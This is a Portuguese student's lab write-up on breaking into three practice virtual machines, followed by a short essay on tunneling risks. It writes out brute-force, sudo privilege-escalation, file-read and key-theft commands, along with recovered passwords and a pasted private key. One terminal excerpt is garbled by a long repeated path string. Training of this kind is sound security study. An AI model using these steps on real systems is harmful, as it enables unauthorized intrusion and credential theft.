Parte 1 - Máquina Techs

Na primeira máquina não sabia o endereço IP, mas por estar a utilizar uma rede interna, sabia a faixa de endereços onde poderia encontrar a máquina techs, por isso, utilizei a ferramenta nmap.

Para isso utlizei a máquina kali com o endereço ip 10.0.1.106, com o comando **nmap -sV 10.0.1.103-107.**

Assim sendo o endereço ip da máquina Techs é 10.0.1.104, agora podemos começar a explorar a máquina.

Decidi explorar a porta 21 de ftp, para que primeiramente eu possa descobrir as credencias da mesma.

Comando: ftp 10.0.1.104, para estabelecer uma conexão ftp apartir do kali

```
(kali® kali)-[~]
$ ftp 10.0.1.104
Connected to 10.0.1.104.
220 (vsFTpd 3.0.3)
Name (10.0.1.104:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Se fizermos login como anonymous teremos acesso á máquina.

Encontramos alguns ficheiros, no qual fiz um get para o kali, nomeadamente do ficheiro note.txt

comando: nano note.txt



Descobrimos que o utilizador da máquina techs é pwnlab, falta agora descobrir a password.

Para descobrir a password vamos utilizar a ferramenta hydra, com a wordlist disponível no kali John.lst

comando: hydra – I pwnlab -P John.lst 10.0.1.104 ssh

```
(kali@kali)-[/usr/share/wordlists]


$ hydra -l pwnlab -p john.lst 10.0.1.104 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-18 14:
36:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3
559), ~223 tries per task
[DATA] attacking ssh://10.0.1.104:22/
[22][ssh] host: 10.0.1.104 login: pwnlab password: diamond
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complet
e until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-18 14:
37:05
```

Password = diamond

Agora vamos estabelecer a conexão ssh com a máquina techs

comando: ssh pwnlab@10.0.1.104



Sucesso!!

Agora dentro da máquina o obejetivo do desafio é conseguir o root da máquina

```
pwnlab@techs:-$ sudo -l
Matching Defaults entries for pwnlab on techs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\:/bin\
```

fazendo o sudo -l podemos verificar quais os comandos que o pwnlab pode executar como root

Vendo que o pwnlab tem a possibilidade de executar um comando como root decidi explorar, com o apoio do site https://gtfobins.github.io/gtfobins/find/, vi quais são as possibilidades de apartir do comando find ter acesso ao root

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Executando o comando sugerido:

```
pwnlab@techs:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# ||
```

Sucesso!! Obtive o root da máquina.

Parte 2 - Máquina Vacances

Comando: nmap -sV 10.0.1.105


Podemos encontrar as portas que estão abertas e que podem ser utilizadas para possíveis ataques, o que escolhi é a porta 80 onde corre o Apache

Com a ferramenta emum4linux é possível encontrar o nome do utilizador

comando: enum4linux 10.0.1.105

o utilizador do Vacances é cyber, agora falta descobrir a password.

Com o endereço ip da máquina vacances, utilizei o Firefox para aceder a página do Apache




Continuei investigando de modo a conseguir alguma informação útil que possa ajudar a descobrir a password.

Fui no page source code e encontrei algo interessante.


Parece algum tipo de password encriptada, decidi traduzi-la com apoio do site


https://www.tutorialspoint.com/execute brainfk online.php



Password: .2uqPEfj3D<P'a-3


Depois de descobrir essas informações vou fazer o login na porta 20000, porque tentei explorar as outras portas mas não obtive sucesso nenhum





Login feito com sucesso, agora passamos para a segunda parte que é ter acesso ao root da máquina.

Uma das opções na barra lateral dá acesso a um Shell, onde fiz um ls para verificar os conteúdos disponíveis



encontrei um ficheiro user.txt, mas, não continha nada de importante a não ser uma mensagem "well done".


Começei então a explorar os restantes dos ficheiros tentando encontrar algo

Até que encontrei algo na pasta var, onde continha um pasta backups, que pela data é a pasta que foi mais recentemente usada, verifiquei o que continha esta pasta, primeiramente não tinha encontrado nada demais até que encontrei o ficheiro .old_pass.bak.

Tentei abrir o ficheiro, mas não tinha permissão para o mesmo

```
[cyber@vacances backups]$ cat .old_pass.bak
cat: .old_pass.bak: Permission denied
[cyber@vacances backups]$ nano .old_pass.bak
Opening internal file editor.
[cyber@vacances backups]$ |
```

Com isso estabeleci uma conexão netcat entre as duas máquinas, de forma a poder aceder ao ficheiro



Após um conjunto de comandos consegui finalmente ter acesso ao ficheiro que continha um password dentro, o qual utilizei para tentar o acesso ao root

```
cyber@vacances:~$ cd /var/backups/
cd /var/backups/
cyber@vacances:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x 2 root root 4096 Dec 9 18:35 .
drwxr-xr-x 14 root root 4096 Oct 19 2021 ..
-rw-r-r-- 1 root root 12732 Oct 19 2021 apt.extended_states.0
-rw----- 1 root root 17 Oct 20 2021 .old_pass.bak
cyber@vacances:/var/backups$ tar -cf bak.tar .old_pass.bak
tar -cf bak.tar .old_pass.bak
tar: bak.tar: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
```

```
cyber@vacances:~$ ./tar -cf bak.tar /var/backups/.old_pass.bak
./tar -cf bak.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
cyber@vacances:~$ tar -xf bak.tar
tar -xf bak.tar
cyber@vacances:~$ cat var/backups/old_pass.bak
cat var/backups/old_pass.bak
cat: var/backups/old_pass.bak: No such file or directory
cyber@vacances:~$ cat var/backups/.old_pass.bak
cat var/backups/.old_pass.bak
Ts848YurgtRX(=~h
cyber@vacances:~$
```

Assim sendo utilizei o password Ts&4&YurgtRX(=~h e consegui aceder ao root de Vacances

```
File Actions Edit View Help

tar: Error is not recoverable: exiting now
cyber@vacances:/var/backups$ cat var/backups/old_pass.bak
cat var/backups/old_pass.bak: No such file or directory
cyber@vacances:/var/backups$ cd ..

cd ..
cyber@vacances:/var/backups$ cd ..

cd ..
cyber@vacances:/var$ cd

cd
cyber@vacances:-$ clear
clear

TERM environment variable not set.
cyber@vacances:-$ ./tar -cf old_pass.tar /var/backups/.old_pass.bak
./tar -cf old_pass.tar /var/backups/.old_pass.bak
./tar emoving leading '/' from member names
cyber@vacances:-$ tar -xf bak.tar

tar -xf bak.tar
tar -xf bak.tar (Cannot open: No such file or directory
tar: Error is not recoverable: exiting now
cyber@vacances:-$ cat var/backups/old_pass.bak
cat var/backups/old_pass.bak: No such file or directory
cyber@vacances:-$ su root
su root

Password: Ts646YurgtRX(=~h
whoami
root
```

Encontrei também este ficheiro rOOt.txt na pasta root com o seguinte conteúdo

```
cyber@vacances:-$ su root
su root
Password: Ts&4&YurgtRX(=~h
whoami
root
ls
old_pass.tar
tar
user.txt
cd /root/
ls
rOOt.txt
cat r00t.txt
cat: r00t.txt: No such file or directory
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}
Author: Icex64 & Empire Cybersecurity
```

```
| Author: Adapted for TPEH
| Name: Boxline
| IP: 10.0.1.107
| Boxline login: SS_
```

No enunciado é pedido para ter como foco a enumeração, então decidi utilizar a ferramenta enum4linux de modo a obter alguma informação, mas, o mesmo não trouxe tantas informações

```
| Can't find workgroup/domain | Can't Information | Can't Informat
```

Como já temos conhecimento do endereço IP da máquina, então vamos repetir o passo utilizado nas máquinas anteriores que é utilizar a ferramenta nmap para descobrir as portas e os serviços ativos na máquina alvo, que neste caso é o boxline

Comando: nmap -sV 10.0.1.107

Agora sabemos que as portas 22 (ssh) e 80 (http) estão abertas. A porta 80 está rodando um servidor Apache 2.4.38.




Com a ajuda da ferramenta dirbuster vou enumerar algumas possíveis páginas neste webserver (Queria seguir este passo mas só que esse teste iria demorar 1 hora e alguns minutos), logo tentei seguir outro caminho.

Decidi utilizar a ferramenta ffuf que já tinha sugerido no enunciado

Encontrei alguns ficheiros, de entre eles o ficheiro que chamou-me a atenção foi o secret, por isso vou explorá-lo


No browser tentei aceder a esta página 10.0.1.107/secret



A página não retornou nada, apenas uma tela branca, no entanto vou continuar a explorar este ficheiro com a ferramenta ffuf, só que agora enumerando os ficheiros e pasta html e php

Com isso consegui um resultado muito interessante o "evil.php"

Ao tentar acessar ao 10.0.1.107/secret/evil.php temos de novo uma página em branco



Como é possível explorar algumas vulnerabilidades na url, vamos testar com a ferramenta ffuf

```
Actions Edit View Help
                                                                                                          Job [1/1] :: 2105 req/sec :: Duration:
Job [1/1] :: 2631 req/sec :: Duration:
Job [1/1] :: 2500 req/sec :: Duration:
Job [1/1] :: 2500 req/sec :: Duration:
: Job [1/1] :: 2500 req/sec :: Duration:
: Job [1/1] :: 2500 req/sec :: Duration:
: Job [1/1] :: 2669 req/sec :: Duration:
: Job [1/1] :: 2105 req/sec :: Duration:
: Job [1/1] :: 2105 req/sec :: Duration:
: Job [1/1] :: 2777 req/sec :: Duration:
: Job [1/1] :: 2631 req/sec :: Duration:
: Job [1/1] :: 2631 req/sec :: Duration:
: Job [1/1] :: 2325 req/sec :: Duration:
: Job [1/1] :: 2325 req/sec :: Duration:
: Job [1/1] :: 2727 req/sec :: Duration:
        Progress:
                                              [9297/220560]
         Progress:
Progress:
                                               [9594/220560]
                                                                                                                                                                                                                                                          [0:00:04
[0:00:05
                                                [9834/220560]
                                                                                                                                                                                                                                                              [0:00:0
[0:00:0
        Progress:
                                               [10113/220560]
                                                                                                                                                                                                              :: Duration:
       Progress:
Progress:
                                               [10409/220560]
[10704/220560]
                                                                                                     :: Job
:: Job
                                                                                                                                                                                                              :: Duration:
:: Duration:
        Progress:
                                               [11027/220560]
[11294/220560]
                                                                                                                                                                                                                        Duration:
Duration:
                                                                                                                                                                                                                                                               [0:00:0
[0:00:0
          Progress:
                                              [11608/220560]
[11938/220560]
[12231/220560]
                                                                                                    :: Job
:: Job
:: Job
        Progress:
Progress:
                                                                                                                                                                                                                        Duration:
Duration:
                                                                                                                                                                                                                                                               [0:00:0
[0:00:0
        Progress:
Progress:
                                                                                                                                                                                                                         Duration:
                                                                                                                                                                                                                                                               [0:00:0
        Progress: [12509/220560]
Progress: [12509/220560]
Progress: [12785/220560]
Progress: [13011/220560]
Progress: [13270/220560]
                                                                                                                                                                                                                        Duration: [0:00:0
Duration: [0:00:0
Duration: [0:00:0
Duration: [0:00:0
Duration: [0:00:0
                                                                                                    :: Job
[Status: 200, Size:
* FUZZ: command
                                                                                             Words:
                                                                                                                                      Lines: 27, Duration:
```


O "ffuf" encontrou o parâmetro "command" como sendo o correto, vamos testar:



Usando o parâmetro "command" conseguimos visualizar o conteúdo do arquivo "/etc/passwd" e identificar um usuário válido na última linha. ("mowree")


Por ter o serviço de *ssh* habilitado na porta 22, temos os arquivos de chave do sistema devem estar em algum lugar dentro da máquina alvo, vamos explorar

Usando agora o caminho padrão da chave *ssh* e o usuário encontrado temos: "/home/mowree/.ssh/id rsa"



Ao acessar as chaves autorizadas é possível verificar que é possível aceder sem password e utilizando apenas a chave privada

Sendo assim acedi a chave privada do utilizador mowree



Guardei a chave privada no ficheiro id_rsa e dei as permissões

```
(kali@kali)-[~]
$ nano id_rsa

(kali@kali)-[~]
$ nano id_rsa

(kali@kali)-[~]
$ cat id_rsa

BEGIN RSA PRIVATE KEY— Proc-Type: 4,ENCRYPTED DEK-Info: DES-EDE3-CBC
,9FB14B3F3D04E90E uudm2CFIe/eZT5DNyG6+K1Uap/FYWcsEklzONT+x4A06FmjFmR8RbymMHur
mBRC6 hgyoiv8vgpQRPYMr3J3QSS9kUcGgG5-cxlNCST/GKQOSxQMQMUTacj2Z8EJzoe o7+7tC
B8Zk/sW7b8c3m4c20cmE5mut8ZyuTn80SAlGAQfZjqsldugHjZ1t17mldb +gzWGBUmkTOLO/gcuA
ZC+Tj+B0Gkb2gneiMA85oJX6y/dqq4Tr10Qom+0tOrSuot b7A9XTubgElslUEm8fGW64k4X33LtX
RSoR12n+kr2f6+1oT2ThMWER8TbwyAub/k HtXTzdvDQBbgBf4h08gyCOxGEaVZHKaV/ynGnOvozh
IZ+z163SjppVPK07H4bdLg 9SC1omYunvJgunMSoATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMK
W+M948EgnY zh7Ffq1klNjZtHxnIS3bdc14MFv0F3Hpx+iDukvyfeeWkuoeUuvzNfVKVPZkQAJu r
RqnxWyfzdJm=8XViMQccgQAaz-Zb2rVw0gyifsEigxShdaT5P6dJFKVLS+bb1 tHb96U0hKcn3H
8edtXwvZN-9PD6DzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/xS 94KATK4joOIW708GnPdKBiI-3
Hk0qakltkyYQVBtmjKTyEM8yRcssGZr/MdVnYWm VD5pEdAybK8fBG/xVu2CR3788RkZlJkiyqRjX
QLoFMVD23130RpjbpfYQs2Dm2M7 Mb26wNQW4ff7qe30K/1xrm7MfkJPzueQL5i941HXaPv14vyCo
PLW89JzsNDsvG8P hrkWRppIwpzkdttMPwQbkPu4ykagkkYYRmVlfX8oeis3c1hCjqv93LtthdQDI-f
Shr Fb5w0n0qfDTAc03UlPun2iqdIAM+iDzUf4SvB03x4/zp+d98knGlRqkmIx-ts-tmag IIk3DrRk
vMxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5Qfho+V8WzbVzhP6+R MtqgW1L0iAgB4CnTIud6
DpXQtR91//9alrXa+4nWcDw2GokjljxoKNK8jXs58snS 62LrvcNZVokZjql8Xi7xL0XbEk0gtptt
LTX7XAHLFTVZt4UH6cSOcwg5vyJAGh69 QjikzSXmQv=wbwQEQDzeb0j92Bh1+1zrdmtom7hT5WnI
JakEM2vqCqluN5CEs4u8 plia+meL0JVllobfnUgxi3Qzm9SF2pifQdePVU4GXGh10BUf34bts0iE
IDf-qx2C pwxoAeltMmIn1zfR2sKV1LeHIBFHq/hf2PHvU0cpz7MzfY36s9uf2c5MH2JDT8X KRE
AJ3SoMphpl/ZcXjRLOLESQXeUQzyvb61m-zphpQ0jWH13gnaBlhV1jInLnTai igy+Vdwe8+8n1q
4/WXhkN-VTYXndET2H0fFNTFAqbk2H6y6+6qS/4Q6DVXTHdp 4Dg2QRRTjp74dQ1NZ7juucvW7D
BFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkSZI/ 8k0VjIjFkkGQ4rNRWKVoo/HaR0I/f2G6tbEiOVc
lUMT8iutAg8S6VA——END RSA PRIVATE KEY

(kali@kali)-[~]
$ chmod 600 id_rsa
```

chmod 600 concede permissões estritas de leitura e escrita apenas para o proprietário do arquivo.

Tentei estabelecer a ligação ssh, mas, não consegui porque ainda não tenho a password

```
(kali© kali)-[~]
$ ssh mowree@10.0.1.107 -i id_rsa
The authenticity of host '10.0.1.107 (10.0.1.107)' can't be established.
ED25519 key fingerprint is SHA256:0×3tf1iiGyqlMEM47ZSWSJ4hLBu7FeVaeaT2FxM7iq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.1.107' (ED25519) to the list of known hosts.
Load key "id_rsa": error in libcrypto
mowree@10.0.1.107's password:
Permission denied, please try again.
mowree@10.0.1.107's password:
```

A decisão tomado é de fazer um brute force a password utilizando uma wordlist, correndo o John

```
Use the "--format-plaintext" option to force loading hashes of that type inst ead
Using default input encoding: UTF-8
Loaded 402687 password hashes with no different salts (tripcode [DES 128/128 SSE2])
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2024-01-18 23:21) 0g/s 177100p/s 177100c/s 71315MC/s 1234
56..sss
Session completed.

[(kali@ kali)-[~]
```

Não consegui descobrir a password da máquina boxline e consequentemente não obtive o acesso ao root.

Parte 4 – Questão de investigação

Análise Resumida dos Protocolos de Tunneling:

1. Riscos Associados para uma Empresa:

- Segurança da Informação: Utilizar tunneling pode introduzir riscos de segurança, especialmente se não for implementada corretamente.
- Tráfego Não Autorizado: Se os túneis não forem adequadamente protegidos, há o risco de tráfego não autorizado passar pelos túneis.
- Inspeção Difícil: Como os dados são encapsulados, a inspeção profunda do tráfego se torna mais difícil, o que pode dificultar a detecção de ameaças.

2. Possíveis Ferramentas para Criação dos Túneis:

- OpenVPN: Um protocolo de código aberto que suporta criptografia SSL/TLS. É amplamente utilizado e oferece flexibilidade.
- IPsec: Um conjunto de protocolos que fornece autenticação e criptografia de pacotes a nível de IP. É comumente usado para VPNs.
- SSH Tunneling: Utilizando o Secure Shell (SSH) para criar túneis seguros para transferência de dados.

3. Recomendações para Maior Controlo:

- Políticas de Uso: Implementar políticas claras de uso dos túneis, especificando quais protocolos e ferramentas são permitidos.
- Monitoramento Constante: Monitorar o tráfego de rede para detectar padrões incomuns ou atividades suspeitas relacionadas a tunneling.
- Criptografia Adequada: Garantir que os túneis usem métodos de criptografia robustos para proteger os dados em trânsito.
- Atualizações e Patches: Manter todas as ferramentas e protocolos atualizados com as últimas correções de segurança para evitar vulnerabilidades conhecidas.
- Auditorias de Segurança: Realizar auditorias de segurança regulares para identificar e corrigir potenciais pontos fracos nos túneis.
- Autenticação Forte: Implementar métodos robustos de autenticação para controlar o acesso aos túneis e prevenir acessos não autorizados

Fábio da Cunha 8210619 Janeiro de 2024